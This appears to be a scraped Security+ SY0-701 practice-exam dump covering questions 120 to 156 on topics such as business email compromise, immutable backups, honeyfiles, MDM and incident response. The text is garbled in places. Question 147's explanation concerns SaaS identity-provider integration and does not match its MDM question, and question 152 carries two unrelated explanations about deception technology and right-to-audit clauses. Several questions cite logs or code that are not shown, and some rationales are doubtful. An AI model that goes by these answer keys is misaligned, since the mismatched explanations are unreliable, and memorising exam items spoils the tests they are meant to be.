From a Security+ perspective, the main protection against data loss from stolen laptops is usually centralized device management with enforced encryption and security controls, making C the best answer.

**NEW QUESTION: 120**

A company's accounts payable clerk receives a message from a vendor asking to change their bank account before paying an invoice. The clerk makes the change and sends the payment to the new account. Days later, the clerk receives another message from the same vendor with a request for a missing payment to the original bank account. Which of the following has most likely occurred?



**A.** Phishing campaign

**B.** Data exfiltration

**C.** Pretext calling

**D.** Business email compromise

**Answer: (SHOW ANSWER)**

Business email compromise (BEC) is a type of targeted phishing attack where an attacker gains access to a legitimate business email account (or convincingly impersonates one) to manipulate financial transactions, such as redirecting payments to a fraudulent bank account. The scenario described matches this pattern.

Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: "Business email compromise involves manipulating legitimate business communications to divert funds or sensitive information." Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

**NEW QUESTION: 121**
A company uses its backups to recover from a ransomware attack. Which of the following best guarantees that the backups are not infected?
**A.** Immutability
**B.** Destruction
**C.** Sanitization
**D.** Retention
**Answer: (SHOW ANSWER)**
The correct answer is immutability, which is a critical concept in backup security and ransomware resilience as covered in the CompTIA Security+ SY0-701 study guide. Immutability ensures that backup data, once written, cannot be altered, modified, or deleted for a defined period of time. This protection is essential in ransomware recovery scenarios because modern ransomware often attempts to encrypt or delete backups to prevent recovery.
Immutable backups are typically implemented using write-once-read-many (WORM) storage or immutable cloud storage configurations. When immutability is enforced, even administrators or attackers with elevated privileges cannot modify the backup contents during the retention window. As a result, organizations can be confident that their backups remain in a known-good, unaltered state, free from ransomware infection or tampering.
The other options do not provide the same guarantee. Destruction refers to permanently deleting data, which would eliminate backups rather than protect them. Sanitization is the process of securely erasing data from storage media and is unrelated to preserving clean backups. Retention defines how long backups are kept but does not protect them from being modified or encrypted during that period.
From a Security+ SY0-701 perspective, immutability is closely tied to resilience, recovery, and data protection strategies. It supports business continuity by ensuring that organizations can reliably restore systems after an attack. Immutable backups are a cornerstone of modern ransomware defense strategies because they prevent attackers from corrupting recovery data. Therefore, immutability is the best and most effective control to guarantee that backups used for recovery are not infected.



**NEW QUESTION: 122**
Which of the following would be the best way to test resiliency in the event of a primary power failure?
**A.** Tabletop exercise
**B.** Simulation testing
**C.** Production failover

**D.** Parallel processing
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 123**
A systems administrator uses deception techniques to help detect and study attacks within a network. The administrator deploys a document filled with fake passwords and customer payment information. Which of the following techniques is the administrator using?
**A.** Honeytoken
**B.** Honeypot
**C.** Honeyfile
**D.** Honeynet
**Answer: (SHOW ANSWER)**
The best answer is C. Honeyfile.
A honeyfile is a decoy file that is intentionally placed where an attacker might discover and open it. It often contains fake but tempting information, such as passwords, payment data, or confidential records. If someone accesses, copies, or opens the file, that activity can alert defenders to suspicious behavior.
This question specifically describes a document filled with fake passwords and customer payment information. Because the decoy is a file or document, honeyfile is the most precise answer.
Why the other options are incorrect:
A). HoneytokenA honeytoken is a broader term for fake digital data used to detect unauthorized access, such as fake credentials, database entries, or API keys. A honeyfile can be considered a type of honeytoken, but since the question specifically mentions a document, honeyfile is the better answer.
B). HoneypotA honeypot is a decoy system or service designed to attract attackers, not just a single document.
D). HoneynetA honeynet is an entire network of decoy systems used for detection and research.
From a Security+ perspective, deception technologies include honeyfiles, honeytokens, honeypots, and honeynets. Since the item deployed is a document, C is the best answer.

**NEW QUESTION: 124**
Which of the following is the best way to improve the confidentiality of remote connections to an enterprise ' s infrastructure?
**A.** Firewalls
**B.** Virtual private networks
**C.** Extensive logging
**D.** Intrusion detection systems
**Answer: (SHOW ANSWER)**
Confidentiality is primarily improved by preventing unauthorized parties from viewing data while it travels across untrusted networks. A Virtual Private Network (VPN) addresses this by creating a protected tunnel between endpoints, commonly using tunneling technologies such as IPSec or TLS for secure communications.
The Study Guide explains the purpose of VPNs for remote access as: "A virtual private network (VPN) is a way to create a virtual network link across a public network that allows the endpoints to act as though they are on the same network." It also notes the practical security value of full-tunnel VPNs when traversing untrusted networks: "A full-tunnel VPN sends all network traffic through the VPN tunnel, keeping it secure as it goes to the remote trusted network... [and] is a great way to ensure that traffic sent through an untrusted network... remains secure."

Why the other options are less correct for confidentiality: Firewalls control traffic flow but do not inherently encrypt remote communications end-to-end; extensive logging improves detection/forensics, not confidentiality; and IDS detects suspicious activity but doesn't prevent eavesdropping on the connection. For confidentiality of remote connections, VPNs (implemented with secure tunneling like TLS/IPSec) are the best answer.
References: Sybex CompTIA Security+ Study Guide (SY0-701) - VPN definition and role ; full-tunnel VPN guidance for securing traffic over untrusted networks .

**NEW QUESTION: 125**
Security controls in a data center are being reviewed to ensure data is properly protected and that human life considerations are included.
Which of the following best describes how the controls should be set up?
**A.** Remote access points should fail closed.
**B.** Logging controls should fail open.
**C.** Safety controls should fail open.
**D.** Logical security controls should fail closed.
**Answer: (SHOW ANSWER)**
Safety controls are security controls that are designed to protect human life and physical assets from harm or damage. Examples of safety controls include fire alarms, sprinklers, emergency exits, backup generators, and surge protectors. Safety controls should fail open, which means that they should remain operational or allow access when a failure or error occurs. Failing open can prevent or minimize the impact of a disaster, such as a fire, flood, earthquake, or power outage, on human life and physical assets. For example, if a fire alarm fails, it should still trigger the sprinklers and unlock the emergency exits, rather than remain silent and locked.
Failing open can also ensure that essential services, such as healthcare, transportation, or communication, are available during a crisis.
Remote access points, logging controls, and logical security controls are other types of security controls, but they should not fail open in a data center. Remote access points are security controls that allow users or systems to access a network or a system from a remote location, such as a VPN, a web portal, or a wireless access point. Remote access points should fail closed, which means that they should deny access when a failure or error occurs. Failing closed can prevent unauthorized or malicious access to the data center's network or systems, such as by hackers, malware, or rogue devices. Logging controls are security controls that record and monitor the activities and events that occur on a network or a system, such as user actions, system errors, security incidents, or performance metrics. Logging controls should also fail closed, which means that they should stop or suspend the activities or events when a failure or error occurs. Failing closed can prevent data loss, corruption, or tampering, as well as ensure compliance with regulations and standards. Logical security controls are security controls that use software or code to protect data and systems from unauthorized or malicious access, modification, or destruction, such as encryption, authentication, authorization, or firewall. Logical security controls should also fail closed, which means that they should block or restrict access when a failure or error occurs. Failing closed can prevent data breaches, cyberattacks, or logical flaws, as well as ensure confidentiality, integrity, and availability of data and systems. References:
CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 142-143, 372-373, 376-377

**NEW QUESTION: 126**
Which of the following vulnerabilities would likely be mitigated by setting up an MDM platform?
**A.** TPM
**B.** Buffer overflow
**C.** Jailbreaking
**D.** SQL injection

**Answer: (SHOW ANSWER)**
A Mobile Device Management (MDM) platform protects organizational mobile devices by enforcing security policies, restricting unauthorized configuration changes, and detecting compromised devices. One of the major vulnerabilities MDM mitigates is jailbreaking, which occurs when a user removes manufacturer restrictions to gain unrestricted access to the file system and install unapproved apps.
Security+ SY0-701 explains that jailbroken devices:
Bypass built-in security protections
Are more susceptible to malware
Can be used for data exfiltration
Violate corporate mobile security policies
MDM solutions detect jailbroken or rooted devices and automatically block them from accessing corporate resources, enforce compliance rules, and remotely wipe devices if necessary.
TPM (A) is a hardware security chip unrelated to MDM. Buffer overflow (B) and SQL injection (D) are software development vulnerabilities, not mobile device policy issues.
Thus, the correct answer is C: Jailbreaking.

**NEW QUESTION: 127**
A security analyst has determined that a security breach would have a financial impact of $15,000 and is expected to occur twice within a three-year period. Which of the following is the ALE for this risk?
**A.** $7,500
**B.** $10,000
**C.** $30,000
**D.** $15,000
**Answer: B (LEAVE A REPLY)**

**NEW QUESTION: 128**
A systems administrator receives an alert that a company's internal file server is very slow and is only working intermittently. The systems administrator reviews the server management software and finds the following information about the server:

| ServerName | #Connections | CPU% | MEM% | Read/s | Writes/s |
|---|---|---|---|---|---|
| FileSev01 | 12 | 99.6% | 97% | 50KB/s | 100KB/s |

Which of the following indicators most likely triggered this alert?
**A.** Network saturation
**B.** Resource consumption
**C.** Concurrent session usage
**D.** Account lockout
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 129**
A security analyst is investigating an alert that was produced by endpoint protection software. The analyst determines this event was a false positive triggered by an employee who attempted to download a file. Which of the following is the most likely reason the download was blocked?
**A.** A misconfiguration in the endpoint protection software

**B.** A zero-day vulnerability in the file
**C.** A supply chain attack on the endpoint protection vendor
**D.** Incorrect file permissions
**Answer: (SHOW ANSWER)**
Comprehensive and Detailed Explanation From Exact Extract:
Endpoint protection systems rely on policy rules, signatures, behavioral analytics, and heuristics. When the analyst identifies the event as a false positive, this indicates the file itself was not malicious, but the endpoint protection solution incorrectly identified it as a threat.
According to CompTIA Security+ SY0-701 concepts, false positives commonly occur due to overly aggressive configuration settings, outdated rules, unrefined behavioral baselines, or incorrect threat signatures.
Zero-day vulnerabilities (B) would cause a true positive because the file contains unknown malware, not a false alert. A supply chain attack (C) would impact the vendor or update delivery, not a user download event.
Incorrect file permissions (D) prevent access but do not trigger malware alerts.
Misconfigurations are identified in SY0-701 under Security Operations # Monitoring, alerting, tuning, and false positives, which emphasizes the need for refining security controls to reduce erroneous blocks.
Therefore, the most likely cause of a blocked benign download is a misconfigured endpoint protection policy.

**NEW QUESTION: 130**
Which of the following should a security team do first before a new web server goes live?
**A.** Apply patch management
**B.** Create WAF rules.
**C.** Enable network intrusion detection.
**D.** Harden the virtual host.
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 131**
Which of the following would best prepare a security team for a specific incident response scenario?
**A.** Situational awareness
**B.** Risk assessment
**C.** Root cause analysis
**D.** Tabletop exercise
**Answer: (SHOW ANSWER)**
ATabletop exercise (D)is adiscussion-based simulationof an incident scenario. It allows security teams towalk through procedures, responsibilities, and communicationsin alow-pressure environment, improving readiness without impacting operations.
It is specifically designed toprepare teams for real-world incident handling.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.4 - "Incident response plans and exercises:
Tabletop exercises."

**NEW QUESTION: 132**
The physical security team at a company receives reports that employees are not displaying their badges. The team also observes employees tailgating at controlled entrances. Which of the following topics will the security team most likely emphasize in upcoming security training?

**A.** Social engineering
**B.** Situational awareness
**C.** Phishing
**D.** Acceptable use policy
**Answer: (SHOW ANSWER)**
Situational awareness refers to being mindful of security risks in one's environment and taking proactive measures to mitigate them. In this scenario, employees are failing to display their identification badges and allowing unauthorized personnel to follow them into restricted areas (tailgating). These behaviors pose significant security risks, such as unauthorized access to sensitive locations.
Security training focused on situational awareness will educate employees on the importance of remaining vigilant about security practices, recognizing potential threats, and enforcing access control measures.
* Social engineering involves manipulating individuals to gain unauthorized access, but this scenario highlights poor adherence to security protocols rather than deception.
* Phishing is an email-based attack aimed at stealing sensitive information, which is unrelated to physical security lapses.
* Acceptable use policy governs the proper use of company resources but does not specifically address tailgating or badge display issues.
Thus, situational awareness is the most relevant security training topic for addressing these concerns.

**NEW QUESTION: 133**
The Chief Information Security Officer wants to discuss options for a disaster recovery site that allows the business to resume operations as quickly as possible. Which of the following solutions meets this requirement?
**A.** Warm site
**B.** Cold site
**C.** Geographic dispersion
**D.** Hot site
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 134**
Which of the following is a feature of a next-generation SIEM system?
**A.** Vulnerability scanning
**B.** Automated response actions
**C.** Virus signatures
**D.** Security agent deployment
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 135**
Which of the following methods will most likely be used to identify legacy systems?
**A.** Bug bounty program
**B.** Vulnerability scan
**C.** Package monitoring
**D.** Dynamic analysis
**Answer: (SHOW ANSWER)**
A vulnerability scan is the most effective method for identifying legacy systems within an environment.

Vulnerability scanners assess hosts for outdated operating systems, unsupported software versions, missing patches, deprecated services, and known Common Vulnerabilities and Exposures (CVEs). CompTIA Security+ SY0-701 highlights vulnerability scanning as a foundational security operation used to gain visibility into system age, patch status, and configuration weaknesses.
Legacy systems often stand out in scan results because they run end-of-life operating systems, use deprecated protocols, or lack current security updates. These indicators allow security teams to quickly flag systems that require isolation, compensating controls, or replacement.
Bug bounty programs (A) rely on external researchers and are not designed to inventory internal assets.
Package monitoring (C) tracks software behavior and changes but does not identify system age or support status. Dynamic analysis (D) evaluates running applications for vulnerabilities, not infrastructure lifecycle status.
Because vulnerability scans provide broad visibility into system versions and supportability, the correct answer is B: Vulnerability scan.

**NEW QUESTION: 136**
A technician needs to apply a high-priority patch to a production system. Which of the following steps should be takenfirst?
**A.** Air gap the system.
**B.** Move the system to a different network segment.
**C.** Create a change control request.
**D.** Apply the patch to the system.
**Answer: (SHOW ANSWER)**
= A change control request is a document that describes the proposed change to a system, the reason for the change, the expected impact, the approval process, the testing plan, the implementation plan, the rollback plan, and the communication plan. A change control request is a best practice for applying any patch to a production system, especially a high-priority one, as it ensures that the change is authorized, documented, tested, and communicated. A change control request also minimizes the risk of unintended consequences, such as system downtime, data loss, or security breaches. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 6, page 235. CompTIA Security+ SY0-701 Exam Objectives, Domain 4.1, page 13.



**NEW QUESTION: 137**
Which of the following is a compensating control for providing user access to a high-risk website?
**A.** Enabling threat prevention features on the firewall
**B.** Blocking that website on the endpoint protection software
**C.** Setting firewall rules to allow traffic from any port to that destination
**D.** Configuring a SIEM tool to capture all web traffic
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 138**

A company is concerned with supply chain compromise of new servers and wants to limit this risk. Which of the following should the company review first?

**A.** Sanitization procedure

**B.** Acquisition process

**C.** Change management

**D.** Asset tracking

**Answer: (SHOW ANSWER)**

The correct answer is Acquisition process because supply chain compromise risks originate before systems ever enter the organization's environment. Within the Security+ SY0-701 objectives, supply chain risk management is a core element of security governance and third-party risk oversight. Reviewing the acquisition process allows an organization to evaluate how vendors are selected, how hardware integrity is validated, and what security assurances are required before purchase and delivery.

The acquisition process includes vendor due diligence, contract requirements, sourcing controls, and verification steps that ensure hardware has not been tampered with, preloaded with malicious firmware, or altered during manufacturing or transit. The SY0-701 study guide emphasizes that organizations must assess supplier trustworthiness, require secure delivery practices, and define security expectations in contracts to reduce the risk of compromised components entering the environment. If the acquisition process is weak, downstream controls become reactive rather than preventive.

Option A, sanitization procedure, applies to data destruction and system disposal, not newly acquired servers.

Option C, change management, governs how modifications are introduced into existing systems and does not address risks introduced during procurement. Option D, asset tracking, helps maintain inventory visibility once assets are received but does not prevent compromised hardware from being introduced in the first place.

By reviewing and strengthening the acquisition process first, the company can implement preventive controls such as approved vendor lists, chain-of-custody requirements, hardware integrity checks, and acceptance testing. These measures align with SY0-701 principles of reducing risk at the earliest possible stage and enforcing accountability across third-party relationships.

In summary, supply chain compromise is best mitigated by addressing risks at procurement. The acquisition process is the foundational control point where organizations can limit exposure before servers are deployed into production environments.

**NEW QUESTION: 139**

After a recent vulnerability scan, a security engineer needs to harden the routers within the corporate network.

Which of the following is the most appropriate to disable?

**A.** Console access

**B.** Routing protocols

**C.** VLANs

**D.** Web-based administration

**Answer: D (LEAVE A REPLY)**

Web-based administration is a feature that allows users to configure and manage routers through a web browser interface. While this feature can provide convenience and ease of use, it can also pose a security risk, especially if the web interface is exposed to the internet or uses weak authentication or encryption methods.

Web-based administration can be exploited by attackers to gain unauthorized access to the router's settings, firmware, or data, or to launch attacks such as cross-site scripting (XSS) or cross-site request forgery (CSRF).

Therefore, disabling web-based administration is a good practice to harden the routers within the corporate network. Console access, routing protocols, and VLANs are other features that can be configured on routers, but they are not the most appropriate to disable for

hardening purposes. Console access is a physical connection to the router that requires direct access to the device, which can be secured by locking the router in a cabinet or using a strong password. Routing protocols are essential for routers to exchange routing information and maintain network connectivity, and they can be secured by using authentication or encryption mechanisms. VLANs are logical segments of a network that can enhance network performance and security by isolating traffic and devices, and they can be secured by using VLAN access control lists (VACLs) or private VLANs (PVLANs). References: CCNA SEC: Router Hardening Your Router's Security Stinks: Here's How to Fix It

**NEW QUESTION: 140**

A forensic engineer determines that the root cause of a compromise is a SQL injection attack. Which of the following should the engineer review to identify the command used by the threat actor?



**A.** Metadata
**B.** Application log
**C.** System log
**D.** Netflow log
**Answer: (SHOW ANSWER)**
To identify the exactcommand or input usedduring a SQL injection attack, theapplication log (B)is the most relevant. It records inputs, errors, and processing activities within the application layer.
UnderDomain 2.1, CompTIA emphasizes reviewingapplication logsto detect indicators of malicious activity, includingweb application attackslike SQL injection.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Indicators of malicious activity: SQL injection; review application logs."

**NEW QUESTION: 141**
A company's online shopping website became unusable shortly after midnight on January 30, 2023. When a security analyst reviewed the database server, the analyst noticed the following code used for backing up data:
Which of the following should the analyst do next?
**A.** Search the web server for ransomware notes.
**B.** Check for recently terminated DBAs.
**C.** Scan the database server for malware.
**D.** Review WAF logs for evidence of command injection.
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 142**
An administrator finds that all user workstations and servers are displaying a message that is associated with files containing an extension of .ryk. Which of the following types of infections is present on the systems?
**A.** Virus
**B.** Trojan
**C.** Spyware
**D.** Ransomware
**Answer: (SHOW ANSWER)**

Ransomware is a type of malware that encrypts the victim's files and demands a ransom for the decryption key. The ransomware usually displays a message on the infected system with instructions on how to pay the ransom and recover the files. The .ryk extension is associated with a ransomware variant called Ryuk, which targets large organizations and demands high ransoms1.
References: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1, page 17.

**NEW QUESTION: 143**
An employee asks a security analyst to scan a suspicious email that contains a link to a file on a file-sharing site. The analyst determines that the file is safe after downloading and scanning the file with antivirus software. When the employee opens the file, their device is infected with ransomware. Which of the following steps should the analyst have taken?
**A.** Review the file in a code editor.
**B.** Monitor the file connections with netstat.
**C.** Execute the file in a sandbox.
**D.** Retrieve the file hash and check with OSINT.
**Answer: (SHOW ANSWER)**
The best answer is C. Execute the file in a sandbox.
A sandbox is an isolated environment used to safely run suspicious files and observe their behavior without risking production systems. In this case, the analyst only used antivirus scanning, which may miss new, obfuscated, or previously unknown ransomware. By executing the file in a sandbox, the analyst could have observed malicious behaviors such as:
file encryption attempts
process spawning
registry changes
network beaconing
suspicious system modifications
This makes sandboxing a much better method for analyzing potentially malicious files than relying only on signature-based antivirus.
Why the other options are incorrect:
A). Review the file in a code editor.This might help in limited cases, but many malicious files are compiled, packed, or obfuscated. It is not a reliable primary analysis method.
B). Monitor the file connections with netstat.Netstat only shows network connections and would not fully reveal ransomware behavior, especially if the malware acts locally before making network connections.
D). Retrieve the file hash and check with OSINT.Hash reputation checks can help identify known malware, but they do not detect new or modified ransomware samples that do not yet appear in threat intelligence sources.
From the SY0-701 perspective, suspicious files should be analyzed using dynamic analysis in a sandbox to identify behavior that static tools may miss. That is why C is the best answer.

**NEW QUESTION: 144**
A security analyst receives an alert from a corporate endpoint used by employees to issue visitor badges. The alert contains the following details:
Which of the following best describes the indicator that triggered the alert?
**A.** Blocked content
**B.** Brute-force attack
**C.** Concurrent session usage

**D.** Account lockout
**Answer: (SHOW ANSWER)**
Detailed Explanation:The activity described in the table, where multiple connection attempts are made on port 445 (used for SMB services), suggests a brute-force attack. The attacker likely used automated methods to guess credentials, causing multiple failures. Such attempts are a hallmark of brute-force attacks targeting shared resources. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Indicators of Malicious Activity".

**NEW QUESTION: 145**
An employee decides to collect PII data from the company's system for personal use. The employee compresses the data into a single encrypted file before sending the file to their personal email. The security department becomes aware of the attempted misuse and blocks the attachment from leaving the corporate environment. Which of the following types of employee training would most likely reduce the occurrence of this type of issue?
(Select two).
**A.** Privacy legislation
**B.** Social engineering
**C.** Risk management
**D.** Company compliance
**E.** Phishing
**F.** Remote work
**Answer: (SHOW ANSWER)**
The misuse of personally identifiable information (PII) is often mitigated through employee training on privacy legislation and company compliance. Training on privacy legislation educates employees about legal requirements and consequences related to handling PII, such as GDPR or HIPAA. Company compliance training reinforces internal policies and procedures regarding data handling, acceptable use, and the repercussions of violations.
While social engineering and phishing training are important for security awareness, they address external threats rather than insider misuse of data. Risk management is a broader discipline focused on assessing and mitigating organizational risks but does not directly prevent employee misuse through training. Remote work training focuses on secure practices for working outside corporate environments, which is not the core issue here.
This approach aligns with Security Program Management and Oversight principles emphasizing compliance and privacy training to reduce insider threats#6:Chapter 16 CompTIA Security+ Study Guide#.

**NEW QUESTION: 146**
A new employee accessed an unauthorized website. An investigation found that the employee violated the company's rules. Which of the following did the employee violate?
**A.** MOU
**B.** AUP
**C.** NDA
**D.** MOA
**Answer: (SHOW ANSWER)**
An Acceptable Use Policy (AUP) defines what users are permitted and prohibited from doing on an organization's systems, including website access. Accessing unauthorized sites is a common violation of the AUP.

Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.1: "AUPs outline what is and is not acceptable use of organizational resources." Exam Objectives 5.1: "Explain the importance of organizational security policies, standards, and frameworks."

**NEW QUESTION: 147**
A company implemented an MDM policy 10 mitigate risks after repealed instances of employees losing company-provided mobile phones. In several cases. The lost phones were used maliciously to perform social engineering attacks against other employees. Which of the following MDM features should be configured to best address this issue? (Select two).
**A.** Screen locks
**B.** Remote wipe
**C.** Full device encryption
**D.** Push notifications
**E.** Application management
**F.** Geolocation
**Answer: A,B (LEAVE A REPLY)**
Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

**NEW QUESTION: 148**
A wireless administrator sets up a new network in a small office using a password. The network must reduce the impact of brute-force attacks if the password is subjected to over-the-air interception. Which of the following security settings will help achieve this goal?
**A.** WIPS
**B.** SSO
**C.** WPS
**D.** SAE
**Answer: (SHOW ANSWER)**
SAE, or Simultaneous Authentication of Equals, is the correct answer. SAE is used with WPA3- Personal and replaces the weaker pre-shared key exchange approach used in earlier WPA versions. Its major security benefit is resistance to offline dictionary and brute-force attacks after over-the-air capture. With older WPA
/WPA2-PSK handshakes, an attacker could capture the handshake and repeatedly test guessed passwords offline. SAE changes the authentication exchange so captured traffic is not useful in the same way for mass offline guessing. WIPS can detect or prevent wireless intrusions, but it does not directly strengthen the password authentication exchange. SSO is an identity convenience mechanism, and WPS is a risky setup feature historically associated with PIN brute-force weaknesses.

**NEW QUESTION: 149**

An administrator is reviewing a single server's security logs and discovers the following; Which of the following best describes the action captured in this log file?

**A.** Brute-force attack

**B.** Privilege escalation

**C.** Failed password audit

**D.** Forgotten password by the user

**Answer: (SHOW ANSWER)**

A brute-force attack is a type of attack that involves systematically trying all possible combinations of passwords or keys until the correct one is found. The log file shows multiple failed login attempts in a short amount of time, which is a characteristic of a brute-force attack. The attacker is trying to guess the password of the Administrator account on the server. The log file also shows the event ID 4625, which indicates a failed logon attempt, and the status code 0xC000006A, which means the user name is correct but the password is wrong. These are indicators of compromise (IoC) that suggest a brute-force attack is taking place. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215-216 and 223 1

**NEW QUESTION: 150**

Which of the following is the most relevant reason a DPO would develop a data inventory?

**A.** To determine the impact in the event of a breach

**B.** To manage data storage requirements better

**C.** To automate the reduction of duplicated data

**D.** To extend the length of time data can be retained

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 151**

Which of the following security controls would best guard a payroll system against insider manipulation threats?

**A.** Compensating

**B.** Deterrent

**C.** Detective

**D.** Corrective

**Answer: (SHOW ANSWER)**

Detective controls (such as audit logs, monitoring, and alerts) are specifically designed to identify and reveal unauthorized or malicious activity, including insider manipulation, in systems like payroll. These controls help ensure that any attempts to manipulate data are discovered and investigated.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.3: "Detective controls monitor and identify violations or malicious activity after they have occurred." Exam Objectives 3.3: "Summarize various security control types and methods."

**NEW QUESTION: 152**
Which of the following are the best methods for hardening end user devices? (Select two)
**A.** Full disk encryption
**B.** Group-level permissions
**C.** Account lockout
**D.** Endpoint protection
**E.** Proxy server
**F.** Segmentation
**Answer: (SHOW ANSWER)**
The best methods for hardening end user devices are Full Disk Encryption (FDE) and Endpoint Protection.
FDE (A) protects data at rest on laptops and workstations, ensuring that data remains unreadable if devices are lost or stolen-an explicit best practice in Security+ SY0-701.
Endpoint protection (D), including EDR/anti-malware, hardens devices by preventing, detecting, and responding to malicious activity at the host level. Together, these controls provide strong baseline protection for confidentiality and threat prevention.
Group-level permissions (B) and account lockout (C) are important access controls but do not comprehensively harden devices against malware and data exposure. Proxy servers (E) and segmentation (F) are network controls rather than endpoint hardening measures.
Therefore, the correct selections are A: Full disk encryption and D: Endpoint protection.
Explanation (Security+ SY0-701 aligned):
Deception technologies-such as honeypots, honeynets, honeyfiles, and honeytokens-are designed to intentionally lure attackers into controlled, monitored environments. Their primary purpose is not to block attacks outright or replace preventive controls, but to observe attacker behavior, techniques, and tools in a safe way. This allows organizations to collect high-value threat intelligence without exposing real production systems or sensitive data.
In the Security+ SY0-701 objectives (General Security Concepts), deception and disruption technologies are highlighted as tools that increase attacker cost and uncertainty while improving defender visibility. When an attacker interacts with a honeypot or accesses a honeyfile, it generates a strong indicator of malicious intent because legitimate users should never touch these resources. This makes deception technologies extremely valuable for early detection and analysis of attacks.
Why the other options are incorrect:
A). Preventing malware installation is the role of endpoint protection platforms (EPP/EDR), not deception technologies.
B). Blocking all external traffic before it reaches critical systems describes perimeter defenses like firewalls or gateways, not deception.
D). Detecting insider threats by monitoring privileged accounts is handled by IAM controls, logging, and UEBA, not deception systems.
In short, deception technologies are proactive detection and intelligence-gathering tools. They don't stop attackers at the gate; instead, they trick attackers into revealing themselves and their methods, giving defenders insight that strengthens the overall security strategy.
Explanation (Security+ SY0-701 aligned):
To ensure an organization can review the controls and performance of a service provider or vendor, it should include a right-to-audit clause in its contract. A right-to-audit clause explicitly grants the customer the legal authority to inspect, assess, or audit the vendor's security controls, processes, and compliance posture. This is a key concept under Security Program Management and Oversight, particularly within third-party risk management.

In the SY0-701 objectives, third-party risk management emphasizes the importance of contractual controls that allow organizations to verify that vendors are meeting security, privacy, and compliance obligations. A right-to-audit clause enables activities such as reviewing policies, examining control effectiveness, validating compliance with standards (for example, SOC reports), and confirming that agreed-upon safeguards are actually in place. Without this clause, the organization may have no formal mechanism to independently verify vendor claims.
Why the other options are incorrect:
A). Service-level agreement (SLA): SLAs define performance metrics like uptime, response time, and availability. They do not usually grant audit authority over security controls.
B). Memorandum of agreement (MOA): An MOA outlines general responsibilities and cooperation between parties but typically lacks enforceable audit rights.
D). Supply chain analysis: This is a risk assessment activity, not a contractual mechanism that provides audit access.
From a Security+ perspective, the right-to-audit clause is the most effective and direct way to ensure ongoing visibility and assurance over vendor security controls and performance.

**NEW QUESTION: 153**
After failing an audit twice, an organization has been ordered by a government regulatory agency to pay fines.
Which of the following caused this action?
**A.** Rules of engagement
**B.** Non-compliance
**C.** Contract violations
**D.** Government sanctions
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 154**
When trying to access an internal website, an employee reports that a prompt displays, stating that the site is insecure. Which of the following certificate types is the site most likely using?
**A.** Third-party
**B.** Wildcard
**C.** Root of trust
**D.** Self-signed
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 155**
Which of the following is a hardware-specific vulnerability?
**A.** Firmware version
**B.** Buffer overflow
**C.** SQL injection
**D.** Cross-site scripting
**Answer: (SHOW ANSWER)**
Firmware is a type of software that is embedded in a hardware device, such as a router, a printer, or a BIOS chip. Firmware controls the basic functions and operations of the device, and it can be updated or modified by the manufacturer or the user. Firmware version is a

hardware-specific vulnerability, as it can expose the device to security risks if it is outdated, corrupted, or tampered with. An attacker can exploit firmware vulnerabilities to gain unauthorized access, modify device settings, install malware, or cause damage to the device or the network. Therefore, it is important to keep firmware updated and verify its integrity and authenticity. References = CompTIA Security+ Study Guide with over 500 Practice TestQuestions: Exam SY0-701, 9th Edition, Chapter 2, page 67. CompTIA Security+ SY0-701 Exam Objectives, Domain 2.1, page
10.

**NEW QUESTION: 156**
A security practitioner completes a vulnerability assessment on a company's network and finds several vulnerabilities, which the operations team remediates. Which of the following should be done next?
**A.** Conduct an audit.
**B.** Initiate a penetration test.
**C.** Rescan the network.
**D.** Submit a report.
**Answer: (SHOW ANSWER)**
After completing a vulnerability assessment and remediating the identified vulnerabilities, the next step is to rescan the network to verify that the vulnerabilities have been successfully fixed and no new vulnerabilities have been introduced. A vulnerability assessment is a process of identifying and evaluating the weaknesses and exposures in a network, system, or application that could be exploited by attackers. A vulnerability assessment typically involves using automated tools, such as scanners, to scan the network and generate a report of the findings. The report may include information such as the severity, impact, and remediation of the vulnerabilities. The operations team is responsible for applying the appropriate patches, updates, or configurations to address the vulnerabilities and reduce the risk to the network. A rescan is necessary to confirm that the remediation actions have been effective and that the network is secure.
Conducting an audit, initiating a penetration test, or submitting a report are not the next steps after completing a vulnerability assessment and remediating the vulnerabilities. An audit is a process of reviewing and verifying the compliance of the network with the established policies, standards, and regulations. An audit may be performed by internal or external auditors, and it may use the results of the vulnerability assessment as part of the evidence. However, an audit is not a mandatory step after a vulnerability assessment, and it does not validate the effectiveness of the remediation actions.
A penetration test is a process of simulating a real-world attack on the network to test the security defenses and identify any gaps or weaknesses. A penetration test may use the results of the vulnerability assessment as a starting point, but it goes beyond scanning and involves exploiting the vulnerabilities to gain access or cause damage. A penetration test may be performed after a vulnerability assessment, but only with the proper authorization, scope, and rules of engagement. A penetration test is not a substitute for a rescan, as it does not verify that the vulnerabilities have been fixed.
Submitting a report is a step that is done after the vulnerability assessment, but before the remediation. The report is a document that summarizes the findings and recommendations of the vulnerability assessment, and it is used to communicate the results to the stakeholders and the operations team. The report may also include a follow-up plan and a timeline for the remediation actions. However, submitting a report is not the final step after the remediation, as it does not confirm that the network is secure.
